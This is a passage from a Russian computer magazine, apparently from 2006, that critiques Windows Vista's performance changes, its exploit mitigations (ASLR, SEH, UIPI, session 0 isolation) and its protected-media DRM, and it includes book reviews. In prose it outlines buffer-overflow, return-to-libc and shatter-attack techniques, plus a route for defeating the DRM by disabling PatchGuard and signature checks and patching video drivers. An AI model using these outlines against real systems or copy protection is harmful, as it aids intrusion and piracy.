То же самое относится и к переписанному lookup-алгоритму (на котором базируются функции выделения и освобождения памяти): теперь его эффективность составляет не  $O(n)$ , а  $O(1)$ , то есть время поиска представляет собой константу, не зависящую ни от каких внешних факторов (например количества выделенных блоков).

Как это влияет на производительность? Представь, что у нас есть два ящика. Один черный, другой — прозрачный, и в нем лежит \$100. Какой из ящиков содержит больше денег? Так же и здесь.  $O(n)$  — это линейная зависимость, пред-

ставляющая собой наклонную кривую.  $O(1)$  — это прямая, параллельная оси X. В точке пересечения двух прямых (которая из условий задачи нам неизвестна) эффективность обоих алгоритмов совпадает, после чего алгоритм  $O(1)$  начинает давать все больший выигрыш, чем  $O(n)$ . Но по левую сторону от точки пересечения все не так, — там выгоднее  $O(n)$ . Но это в теории. На практике наибольшее влияние на производительность оказывает именно RTL, то есть библиотека времени исполнения, поставляемая вместе с компилятором.

→ **менеджер ввода/вывода.** Большим шагом вперед стало появление приоритизированного ввода/вывода, при котором поток ввода/вывода с более высоким приоритетом вытесняет поток с более низким. Это, например, позволяет копировать большое количество файлов в фоновом режиме без потери производительности. Но так ли часто приходится рабочим станциям сталкиваться с подобной ситуацией? На серверах — да, там это очень полезно, даже если это «домашний» ftp, который теперь можно перевести в фоновый режим, чтобы при большом наплыве пользователей система не «проседала» под нагрузкой, открывая файлы со скоростью черепахи.

Изменилась и политика сброса дисковых буферов. Файлы, отображаемые в память (memory mapped file), раньше сбрасывались на диск маленькими кусочками, не превышающими 64 Кбайт. Теперь же эта цифра увеличена аж до 4 Гбайт. Какой выигрыш это дало? Учитывая, что подавляющее большинство приложений работает с файлами напрямую, без проецирования их в память, ровным счетом никакого. Правда, слегка ускоряется работа с файлом подкачки (поскольку он проецируемый), да и то лишь на быстрых дисках, предпочтительно SCSI, и при интенсивном дисковом вводе/выводе.

Рассмотрим ситуацию. У нас имеется файл, спроецированный в память, и приложение, дрыгающее жестким диском. Если сброс будет происходить кусочками по 64 Кбайта, то головка жесткого диска будет непрерывно метаться между сбрасываемыми буферами и запросами приложения. Увеличение размера сбрасываемых буферов позволяет записать их за один проход и только потом дрыгнуть головкой в направлении приложения. Суммарная производительность возрастет, но и время простоя запросов в очереди тоже. Рассуждая по аналогии, одновременное выполнение нескольких программ в многозадачной среде занимает намного больше времени, чем если бы эти программы выполнялись по очереди. Так не пора ли вернуться к пакетному режиму?! Тесты покажут колоссальный выигрыш. Но то тесты (они на то и придуманы, чтобы дурачить людей) и совсем другое дело — реальная жизнь. Если мы сначала будем слушать Winamp и только потом запустим Word, то производительность труда навряд ли возрастет.

## СПЕЦИАЛОБЗОР

## HARD



**СОЗДАНИЕ ЗАЩИЩЕННЫХ БЕСПРОВОДНЫХ СЕТЕЙ 802.11 В MICROSOFT WINDOWS. СПРАВОЧНИК ПРОФЕССИОНАЛА**  
М.: Издательство «ЭКОМ», 2006 / Дэвис Дж. / 400 страниц

Руководство по созданию защищенных беспроводных сетей.

Подробно описаны технологии 802.11, необходимые для организации общедоступных и частных Wi-Fi сетей (стандарт WPA). Среди рассмотренных тем: настройка компьютеров-клиентов беспроводной сети, работающих с Windows XP, Windows Server 2003 и Windows 2000, создание аутентификаци-

онной инфраструктуры и инфраструктуры открытых ключей (PKI), использование протоколов аутентификации EAP-TLS и PEAP-MS-CHAP, проектирование беспроводных локальных сетей, отражение сетевых атак с помощью протокола TKIP и Microsoft WPA, устранение неисправностей и так далее.

→ **безопасность.** То, что с производительностью ничего не светит, все пользователи знали еще заранее и постепенно (читай, по мере знакомства с новыми бетами) с этим как-то смирились. Microsoft, в общем-то, на производительность не сильно и напирал, делая ставку на защищенность Висты от хакерских атак. Количество заплаток для XP превысило всякие пределы терпения, а вирусные эпидемии последних лет все еще свежи в памяти. Кому-то очень выгодно держать людей в постоянном страхе перед атакой, заставляя их покупать дорогостоящие (но не слишком надежные) защитные продукты. И хотя бытует мнение, что Microsoft серьезно подмочила себе репутацию, на самом деле, такая ситуация ей только на руку. Лучшей мотивации, чем безопасность, для перехода на новую систему и не придумать!

Проблема в том, что «безопасность» не является той потребительской характеристикой, которую можно пощупать руками или проверить на зуб. Даже высококвалифицированные эксперты, свободно владеющие дизассемблером (или имеющие доступ к исходным текстам), могут лишь приблизительно оценить, насколько (не)безопасна система. Но если безопасность говорит шепотом, то небезопасность орет во весь голос, что с Вистой на данный момент и происходит.

→ **атаки на переполняющиеся буферы.** Microsoft продолжила наступление, начатое еще в w2k, вводя в действие все новые и новые защитные механизмы, существенно (якобы) затрудняющие реализацию удаленных атак. «Новые», естественно, только для Windows. В остальных операционных системах они были реализованы задолго до появления Висты и в гораздо более полном объеме.

С большим опозданием в Висте появилась поддержка рандомизации адресного пространства Address Space Layout Randomization (ASLR). По умолчанию все системные библиотеки теперь загружаются по одному из 256 возможных адресов, а в заголовке исполняемых файлов появился специальный бит, указывающий, должен ли он загружаться по случайному адресу или нет.

Подробности о реализации ASLR от Microsoft можно почерпнуть из блога [http://blogs.msdn.com/michael\\_howard/archive/2006/05/26/608315.aspx](http://blogs.msdn.com/michael_howard/archive/2006/05/26/608315.aspx). Там даже приводится конкретный пример расположения системных библиотек ноутбука автора до и после перезагрузки:

#### базовые адреса некоторых системных библиотек в Висте

```
wsock32.dll (0x73ad0000)
winhttp.dll (0x74020000)
user32.dll (0x779b0000)
kernel32.dll (0x77c10000)
gdi32.dll (0x77a50000)
```

#### базовые адреса тех же самых библиотек после перезагрузки системы

```
wsock32.dll (0x73200000)
winhttp.dll (0x73760000)
```




```
user32.dll (0x770f0000)
kernel32.dll (0x77350000)
gdi32.dll (0x77190000)
```

Насколько этот трюк усложняет атаку, и каким образом системные библиотеки относятся к переполняющимся буферам? Все просто — первым действием атакующего обычно становится подмена адреса возврата из функции на адрес машинной команды `jmp esp (FFh E4h)`, находящейся в доступной оперативной памяти. На машинах с задействованным аппаратным DEP'ом (блокирующим исполнение кода в стеке) приходится предварительно вызывать API-функции, присваивающие данному региону статус исполняемого или выделяющие блок памяти с нужными атрибутами и копирующие туда shell-код. Такие атаки получили название `return-to-libc`, поскольку впервые были реализованы на UNIX-системах, где основным «поставщиком» API-функций становится библиотека `libc.lib`. Ну а в Windows хакеры используют прямой вызов `KERNEL32.DLL`, которая теперь загружается по случайному адресу, и атакующий имеет 1/256 шанс на удачу. В противном случае произойдет исключение, и работа уязвимого приложения будет завершена в аварийном режиме, что не есть хорошо.

Да, не слишком-то надежная защита. Если в сети находится 1000 уязвимых машин, то в первой же итерации атаки заражаются примерно 4 из них. Фактически, «тасовка» системных


библиотек лишь увеличивает количество попыток, которые необходимо предпринять атакующему, но не препятствует самой атаке в принципе. К тому же, если уязвимый исполняемый файл (или принадлежащие ему динамические библиотеки) не используют флаг рандомизации, то вместо прямых вызовов `KERNEL32.DLL` атакующий может использовать таблицу импорта или RTL файла-жертвы. Теоретически, взвести бит рандомизации можно и в `hiew'e`, но практически все старое программное обеспечение останется уязвимым и продолжит оставаться таковым до тех пор, пока не появятся линкеры, поддерживающие данную фичу, и разработчики не пересоберут свои проекты. Но случится подобное не скоро, к тому же загрузка исполняемого файла по случайному адресу требует наличия `fixup'ов` (так же называемых перемещаемыми элементами), что увеличивает размер ехе-файла и замедляет его загрузку. Беглый опрос разработчиков показал, что никто из них не собирается задействовать рандомизацию ни сейчас, ни даже тогда, когда она будет поддерживаться VC и другими компиляторами.

К тому же рандомизация не затрагивает стек, а лишь частично воздействует на кучу, оставляя атакующему достаточно предсказуемой информации для успешной реализации атаки, неизбежность которой очевидна всем, кроме парней из Microsoft. В частности, пакет `PaX`, созданный для UNIX и успешно перенесенный на NT (где он известен под




**В w2k и XP службы работают в той же самой сессии, что и приложения первого вошедшего в систему пользователя**





**В висте службы работают в отдельной сессии, изолированной от пользовательских приложений**



именем Wehnus), рандомизует все, что только можно рандомизовать, успешно работая на ОС от w2k до Server 2003 с минимальными издержками производительности. Подробнее о «настоящей» рандомизации можно прочитать на [en.wikipedia.org/wiki/Address\\_Space\\_Layout\\_Randomization](http://en.wikipedia.org/wiki/Address_Space_Layout_Randomization).

Другим шагом вперед стало помещение списка обработчиков структурных исключений (SEH) в специальную секцию PE-файла (.pdata), доступную только для чтения. До этого список обработчиков располагался в стеке и был свободно доступен для модификации. На самом деле, это не имеет никакого отношения к операционной системе и обуславливается одной лишь политикой компилятора. Никто не запрещает вытворять подобные трюки даже на 9x, не говоря уже о w2k или XP. Вот только подходящих компиляторов пока что нет. Ах да, маленькая деталь. Даже если приложение не устанавливает никаких своих обработчиков, то за обработку исключений отвечает обработчик, назначаемый операционной системой и вплоть до Server 2003 SP1 размещающийся в стеке. Теперь же, с приходом Висты к власти, его там нет.

Препятствует ли это удаленным атакам? Сомневаюсь. Обработчики структурных исключений очень широко распространены в приплюнутом Си, где они устанавливаются компилятором неявно, не говоря уже о специальных средствах вроде секций try/except. До тех пор, пока разработчики не перекомпилируют все свои приложения новыми версиями компиляторов (поддержи-

вающих эту фишку), в стеке по-прежнему будет болтаться куча SEH'ов, спасающих хакеров от голодной смерти. Но даже после перекомпиляции в секцию .pdata попадут лишь статические обработчики (адрес которых известен еще на стадии трансляции), а с учетом активного внедрения парадигм метапрограммирования таковых окажется не так уж и много. Конечно, если засунуть указатели на динамически назначаемые обработчики в секцию .data (или локальную память потока), это существенно усложнит хакерам жизнь, но опять все упирается в вопрос: «Когда появятся соответствующие компиляторы?».

→ **понижение привилегий служб и фоновых процессов.** Наконец-то, до Microsoft дошел тот факт, что запускать службы с привилегиями system нельзя, особенно если эти службы написаны кое-как и порождают многочисленные зависимости, которые нельзя отключить без ущерба для функциональности системы. Штатные службы Висты работают на минимально возможном уровне привилегий. Естественно, «минимально возможном» в представлении парней из Рэймонда. При желании этот уровень можно было бы существенно понизить, разбив службы на несколько частей, каждая из которых работает на том уровне привилегий, который ей ре-

ально необходим. Это сокращает долю привилегированного кода, упрощая его проверку и сокращая количество возможных дыр.

Собственно говоря, технически все это можно было сделать и на w2k. Тем более что службы, разработанные сторонними поставщиками, по-прежнему работают на том уровне привилегий, под который они были спроектированы (и, как правило, этим уровнем является system). В отдаленном будущем разработчики, возможно, последуют рекомендациям Microsoft и перепроектируют свои службы так, чтобы они смогли работать на пониженном уровне, но даже на нем службам доступны все файлы, доступные простому пользователю. То есть установить backdoor и перехватить конфиденциальную информацию хакер все-таки сможет. Да, на NTFS-разделах пользователь в силах запретить непривилегированным службам видеть свои секретные файлы, но только кто из пользователей это будет делать? А если бы пользователи делали это, то никакие антивирусы им не были бы нужны.

Загрузить rootkit'a на пониженном уровне привилегий уже труднее (легальными средствами — вообще невозможно), но, учитывая, что большинство пользователей сидит под администратором (факт, против которого не попрешь), хакеры продолжают атаковать прикладные приложения, содержащие намного больше ошибок, чем службы. А с открытием большого класса атак на драйвера через ошибки синхронизации, дающих хакеру ядерные привилегии, атака на службы не актуальна.

→ **изоляция нулевой сессии.** Гордиться закрытием дыры четырехлетней (!) давности может только отдел маркетинга Microsoft. Остальные бы, по крайней мере, сделали это втихую, чтобы не позориться.

История началась в августе 2002 с публикации Криса Пэдждета (Chris Paget) «Exploiting design flaws in the Win32 API for privilege escalation» («Использование дефектов проектирования Win32 API для повышения привилегий»), описывающей элегантный трюк. Находим окно более привилегированного приложения со строкой редактирования и засылаем туда shell-код путем отправки сообщения WM\_SETTEXT, управление которым передается через таймер, работающий в контексте уязвимого приложения и устанавливаемый отправкой еще одного сообщения — WM\_TIMER. Атаки подобного типа получили название «shatter attacks» и чрезвычайно взволновали общественность, просочившись даже в некомпьютерную прессу.

Вообще, оконная подсистема Windows является одной большой дырой, простительной для Windows 3.x и 9x, где понятие привилегий отсутствует как класс, и «натянутой» на NT без учета



При всем богатстве выбора другой альтернативы нет

системы разграничения доступа. Ни для кого не секрет, что сообщения позволяют манипулировать элементами управления более привилегированных приложений, в частности, отключать брандмауэры и антивирусы, запускать от их имени другие программы и т.д. Тем не менее, Microsoft категорически отказалась признавать это «дефектом проектирования» и выпустила заплатки для NT, w2k и XP лишь в декабре, под напором возмущенных пользователей.

Но изучение заплаток показало, что никакие это не заплатки, а лишь имитация защиты. Возможность отправки сообщения окнам более привилегированных процессов как была, так и осталась. И в Висте до решения проблемы дело так и не дошло, но кое-какие подвижки уже сделаны. Правда, не в том направлении :). Microsoft предприняла два «революционных» шага, касающихся системных сервисов (но никак не затрагивающих все остальные приложения).

Если раньше локальный пользователь, входящий в систему первым, регистрировался в нулевой сессии, откуда запускались все службы, то теперь нулевая сессия целиком отдана под службы, и ее очередь сообщений изолирована от очереди сообщений всех остальных сессий, в которых регистрируются пользователи. В результате, имеем на одну сессию больше, чем раньше. Для серверов это, может быть, и не страшно, а вот на рабочих станциях, 99% своего времени проводящих в «объятиях» одного-единственного пользователя (изредка запускающего утилиту runas), получаем неоправданное транжирство системных ресурсов.

Второй шаг — следствие того, что первый шаг получился не таким, как хотелось, и пришлось в спешном порядке анонсировать изоляцию пользовательских интерфейсов от принадлежащих им процессов — «User Interface Process Isolation» (сокращенно UIPI). Если бы хакеры были действительно лишены возможности посылать сообщения окнам более привилегированных приложений, этого бы в принципе не потребовалось. А так Microsoft «отодрала» интерфейс от привилегированных служб, запустив его в непривилегированном режиме.

Какая радость: shatter-атаки перестали работать! То есть как бы перестали, а на самом деле они очень даже... Да, повысить свои привилегии через засылку shell-кода хакеры уже не смогут, но вот взаимодействовать со службой через предоставленный ею интерфейс им ничего не мешает. А большего хакерам обычно и не нужно. Тем более, что речь идет о локальных атаках, актуальность которых в приличном обществе нормальные люди не обсуждают, поскольку существует тысяча и один способ повышения своих привилегий, если, конечно, их есть куда повышать (про то, что большинство пользователей сидит под администратором, уже говорили).

→ **безрадостное заключение.** Подводя итог, можно сказать, что безопасность ядра Висты никаких радикальных изменений не претерпела (а с учетом переписанного с нуля сетевого стека она даже пострадала), и эта ОС по-прежнему остается открытой для атак. Переходить на Висту можно только ради красивого интерфейса, нового DirectX и прочего потребительского барахла, идущего в разрез с безопасностью. Как ни парадоксально, но Windows 98 на сегодняшний день остается самой защищенной операционной системой, подвластной лишь небольшому числу DoS-атак, да и то лишь в том случае, если не установлены соответствующие заплатки. ☹



### MICROSOFT WINDOWS VISTA. ПЕРВОЕ ЗНАКОМСТВО

СПб.: БХВ-Петербург,  
2006 / Чекмарев А.Н. /  
400 страниц  
Разумная цена: 172 р.

Интерес к Windows Vista подогревается затянувшимся «отпуском» Microsoft — с 2001 года, когда появилась на свет Windows XP, никаких значительных перерабо-

танных операционных систем не было. И хотя официального выхода Windows Vista еще не было, уже сейчас многие бета-тестеры и энтузиасты могут познакомиться с системой. Так, в основе этой книги — сборка Windows Vista build 5308 и build 5342. Ты сможешь уже сейчас составить собственное впечатление о новой системе, увидев принципиальные изменения. С по-

зиции пользователя рассмотрены новый интерфейс и его настройка, конфигурирование системы, мультимедийные возможности, встроенные приложения... С позиции администратора рассмотрены установка и мониторинг системы и приложений, собственно администрирование, безопасность, групповые политики, сетевые средства...

СПЕЦИАЛОБЗОР

EASY

<http://go.microsoft.com/fwlink/?linkid=67468>  
мультимедийная презентация менеджера памяти в Vista  
[http://blogs.msdn.com/michael\\_howard/archive/2006/05/26/608315.aspx](http://blogs.msdn.com/michael_howard/archive/2006/05/26/608315.aspx)  
подробности о реализации aslr  
[www.wehnus.com](http://www.wehnus.com)  
пакет пах для nt (wehnus)  
[en.wikipedia.org/wiki/address\\_space\\_layout\\_randomization](http://en.wikipedia.org/wiki/address_space_layout_randomization)  
подробнее о рандомизации



# test 4.

## ГРАБЕЖ МЕДИА-КОНТЕНТА

МАГНАТАМ МЕДИА-ИНДУСТРИИ СТРАШНО НЕ НРАВИТСЯ БЕСКОНТРОЛЬНОЕ КОПИРОВАНИЕ АУДИО И ВИДЕО — ОНИ ВСЯЧЕСКИ ПЫТАЮТСЯ ЕМУ ПОМЕШАТЬ. БОЛЬШОЙ ПЕРЕПОЛОХ СРЕДИ ПОЛЬЗОВАТЕЛЕЙ ВЫЗВАЛА НОВАЯ ИНИЦИАТИВА MICROSOFT ПО СОЗДАНИЮ ЗАЩИТНОГО МЕХАНИЗМА НОВОГО ПОКОЛЕНИЯ, ИСПОЛЗУЮЩЕГО ЗАШИФРОВАННЫЙ ЦИФРОВОЙ ПОТОК, ОХРАНЯЕМЫЙ ПО ВСЕМУ ПУТИ ЕГО СЛЕДОВАНИЯ И РАСШИФРОВЫВАЕМЫЙ ТОЛЬКО В ВИДЕО-КАРТЕ

→ **много шума из ничего.** Первое правило защиты информации гласит — если информацию можно воспроизвести, ее можно и скопировать. Помешать этому может только перепроектирование всего оборудования, задействованного в обработке сигнала. Вообразим себе такую систему, в которой на DVD-диске записан зашифрованный файл, передаваемый по всем компьютерным шинам в закодированном виде и расшифровываемый только в видео-карте. При попытке просмотра защищенного, но не разрешенного цифрового потока видеовыходы автоматически отключаются (показывая равнодушный черный экран) или изображение умышленно искажается так, что никакого удовольствия от его просмотра все равно не получишь.

Даже если ты перехватишь цифровой поток по пути его следования от DVD к видео-карте, все равно не удастся ничего с ним сделать, ведь против шифровки не попрешь! Но это в теории. На практике же... чтобы расшифровать видео-поток, достаточно добыть ключ.

Допустим, ключ спрятан непосредственно в самой видео-карте, причем спрятан так хорошо, что ни через прошивку, ни каким-либо другим программным путем его считать нельзя. При условии выбора стойкого криптоалгоритма у нас нет никаких шансов расшифровать цифровой поток, чтобы записать его на жесткий диск например. Остается только грабить видео-выход непосредственно с самой видео-карты, который, в свою очередь, тоже может быть зашифрован, окончательно расшифровываясь лишь перед непосредственным выходом на экран. Если это будет LCD-монитор, то у нас остается возможность подключиться непосредственно к выходам матрицы, сняв готовый к употреблению сигнал. Конечно, придется поднапрячься, но... оно того стоит. В теории. На практике же, если одним и тем же ключом расшифровываются все диски и этот ключ в явном виде хранится в куче «разнокалиберного» оборудования, никакие ухищрения не позволят удержать его в секрете. Следовательно, ключ должен передаваться в карту извне и храниться на самом DVD-диске, что позволяет извлечь его, расшифровывая видео-поток вручную.

Но если раньше все это были догадки, основанные на смутных и противоречивых слухах, просочившихся по неофициальным каналам, то те-

перь Microsoft достаточно подробно документировала систему защиты. Как и следовало ожидать, она оказалась смесью программно-аппаратных решений, причем расшифровка цифрового потока и отключение видеовыходов осуществляется драйверами карты, то есть программно.

Хакеры пьют пиво и торжествуют (уже обдумывая, как они будут грабить цифровые потоки), а пользователи по-прежнему гоняют ослов, записывают файлы на жесткие диски, обмениваясь ими с друзьями.

→ **защита цифрового потока снаружи и изнутри.**

В процессе разработки защиты нового поколения Microsoft не родила ни одной умной идеи, зато изобрела множество аббревиатур, обрушив на программистов целый ворох новых терминов (смотри глоссарий).

Ключевые компоненты защитного механизма: защищенный медиа-путь (Protected Media Path или PMP), защищенное аудио пользовательского режима (Protected User-Mode Audio или PUMA), защищенный видео-путь (Protected Video Path или PVP), управление защитой защищенного видеопутя (Protected Video Path-Output Protection Management или PVP\_OPM) и безопасный аудио-путь (Secure Audio Path или SAP). Это же крышей поехать можно: столько разных слов, а все равно никакого толку! Кстати, главный признак ненадежности защиты — ее запутанность и абсолютная непрозрачность. Такое чувство, что плаваешь в мутной воде зловонной реки, заболотившейся много лет тому назад. Но это все лирика. Переходим к обсуждению технических деталей.


На вершине пирамиды защитных компонентов гордо реет MIG (Media Interoperability Gateway — интероперабельный медиа-шлюз), предоставляющий приложениям доступ к защищенному медиа-контенту и управляющий политикой его использования и воспроизведения в изолированных защищенных процессах, гарантирующих, что медиа-контент будет использован строго в соответствии с набором разрешений/запретов, установленных его законным владельцем. Защищенные процессы отличаются от всех остальных: ими нельзя манипулировать посредством API-функции

ReadProcessMemory/WriteProcessMemory, даже с правами администратора. Тем не менее, в них можно проникнуть через ядро. На x86-64 машинах для этого понадобится подписанный драйвер (который подписывать, естественно, никто не собирается, ведь всегда можно нажать <F8> при загрузке системы, отключив проверку цифровой подписи).

Компонент, ответственный за управление защитой защищенного видеопутя (PVP-OPM) гарантирует, что выходы видео-карты, установленной в PC, снабжены соответствующей защитой, которой требует лицензионное соглашение с обладателем защищенного медиа-контента. Он же управляет остальными защитными схемами: защита широкополосного цифрового контента (High-Bandwidth Digital Content Protection или HDCP), печально известная Macrovision, проявляющая себя неоправданными искажениями на некоторых моделях телевизоров и домашних кинотеатров, общая система аналогового управления копированием (Copy Generation Management System-Analog или CGMS-A) и т.д. Как и предыдущий компонент, PVP-OPM представляет собой чисто программное решение, которое легко может быть взломано. После недолгого пыхтения в дизассемблере хакер навсегда отучит этого зверюгу отключать видеовыходы вне зависимости от того, идет ли по ним разрешенный медиа-контент или нет.

Полнодоступная шина защищенного пользовательского видеопутя (protected video path-user accessible bus или PVP\_UAB) вполне соответствует своему пугающему названию и шифрует медиа-контент по пути его следования через шину PCI Express к целевому графическому адаптеру. Эта стадия не является обязательной, и шифрование задействуется только в тех случаях, когда владелец медиа-контента считает, что среди потенциальных пользователей его продукции найдется идиот, воткнувший в шину эмулятор карты и перехватывающий цифровое содержимое в чистом виде. Типа грабежа среди бела дня. Шифрование, естественно, выполняется программно и легко отключается элементарной правкой драйвера.

Модуль защищенного аудио пользовательского режима (PUMA) обеспечивает «безопасное»



Структурная схема защиты медиа-контента, реализованная в Висте

окружение для воспроизведения аудио, при необходимости блокируя аудио-выходы. Все это также происходит на программном уровне.

От производителей видео-карт требуется «всего лишь» включать механизм управления видеовыходами и гарантировать, что драйверы, управляющие картой, не будут модифицированы зловредными хакерами. А для этого они должны пройти процедуру сертификации и получить цифровую подпись, удостоверяющую целостность их содержимого.

Таким образом, грабёж цифрового контента сводится к нейтрализации механизма PatchGuard, контролирующего целостность ядра Windows, отключению механизма проверки цифровой подписи и модификации видео-драйвера, с объяснением ему, что отключать видеовыходы — это очень плохо и совсем не по-коммунистически.

На схеме красным цветом показаны маршруты передачи зашифрованного цифрового потока, зеленым — уже расшифрованного и готового к употреблению. Чтобы нагнать расшифрованный поток, достаточно подключиться к «выходу» видео- и аудио-декрипторов и все. Остальные компоненты (типа аудио-/видео-декодеров) при желании можно реализовать и самостоятельно.

Таким образом, защита не препятствует ни пиратам, ни продвинутым пользователям. А вот легальные потребители получают геморрой в виде неизбежных глюков, невозможности применения сторонних плееров (защищенные процессы пока может создавать только штатный медиа-плеер),

наконец, нагрузка на процессор и потребности в оперативной памяти резко возрастают, что рикошетом ударяет по качеству изображения. Ведь далеко не все могут позволить себе крутую машину, и даже паршивый MPEG2 при выводе на телевизор с большим экраном требует приобретения аппаратного декодера, поскольку Pentium-4 с ним уже не справляется (естественно, к фильмам, ужатым до размеров половины CD-ROM, это не относится).

Подробнее узнать о механизме защиты можно из официального документа Microsoft: <http://download.microsoft.com/download/a/f/7/af7777e5-7dcd-4800-8a0a-b18336565f5b/PMP-sign.doc>.

➔ **два слова о COPP.** Сертифицированный протокол защищенного выхода (Certified Output Protection Protocol или COPP) позволяет приложениям защищать видео-поток на всем пути следования от видео-карты до монитора или любого

## КИНОЗАЛЫ VS DVD

До сих пор существует заблуждение, что свой основной доход кинотеатры собирают в кинотеатрах, а выпуск dvd составляет ничтожную долю прибыли.

В частности, фильм «Domino», на съемки которого ушло порядка \$50 миллионов долларов, собрал в кинотеатрах всего лишь \$1 миллион. Но попав на dvd, сразу же получил культовый статус и до сих пор не собирается сокращать объемы продаж. Аналогичная история произошла с «Fight Club», «Dead Man» и многими другими фильмами, рассчитанными на специфическую аудиторию (или отвергаемые рядом кинотеатров из-за излишней жестокости).





другого устройства отображения. Приложения могут использовать COPP, чтобы определить тип физического соединения, связывающего карту с монитором, и наличие защиты от просмотра неразрешенного медиа-контента. Защитный механизм состоит из трех следующих компонентов:

